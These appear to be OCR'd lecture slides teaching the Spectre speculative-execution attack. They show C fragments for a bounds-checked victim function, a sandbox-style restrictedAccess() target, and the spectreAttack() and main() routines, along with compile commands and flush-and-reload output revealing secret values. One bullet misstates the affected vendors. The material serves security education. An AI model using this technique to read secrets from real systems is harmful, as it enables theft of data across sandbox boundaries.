
The Spectre Attack

Will It Be Executed?

```
1   data = 0;
2   if (x < size) {
3       data = data + 5;
4   }
```

Will Line 3 be executed if $x > size$?

Out-Of-Order Execution



Let’s Find a Proof

```
void victim(size_t x)
{
  if (x < size) {                              ①
     temp = array[x * 4096 + DELTA];           ②
  }
}
```

size is 10

Training
Train CPU to go to the true branch

→

FLUSH
Flush the CPU Cache

→

Invoke victim(97)

→

RELOAD
Check which one is in the cache

```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```


Evidence

Not always working though

Target of the Attack

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
      return 0;
  }
}
```



This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers)

The Spectre Attack

spectreAttack(int larger_x)

```
// Ask restrictedAccess() to return the secret in out-of-order
  execution.
s = restrictedAccess(larger_x);    ④
array[s*4096 + DELTA] += 88;       ⑤
```

```
int main()
{
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);  ⑥
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Attack Result

```
$ gcc -march=native SpectreAttack.c
$ a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[65*4096 + 1024] is in cache.
The Secret = 65.
```

Why is 0 in the cache?

Success

Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and ARM
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
  - AMD, Intel, and ARM are affected